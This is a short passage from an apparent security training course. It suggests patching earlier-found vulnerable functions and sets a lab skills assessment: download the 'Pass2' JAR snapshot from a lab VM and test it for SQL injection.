As an extra challenge, try to patch all the vulnerable functions that we identified and then re-run your exploits on them to ensure that they are no longer vulnerable.

Skills Assessment

You have been tasked with assessing `Pass2` for SQL injection vulnerabilities. As input you are given a snapshot of the `JAR` file (with environment variables removed).

If you haven't already, please return to a previous section and download the JAR file `/opt/Pass2-1.0.3-SNAPSHOT.jar` from the first VM (which hosted `BlueBird`).

Good luck, and have fun!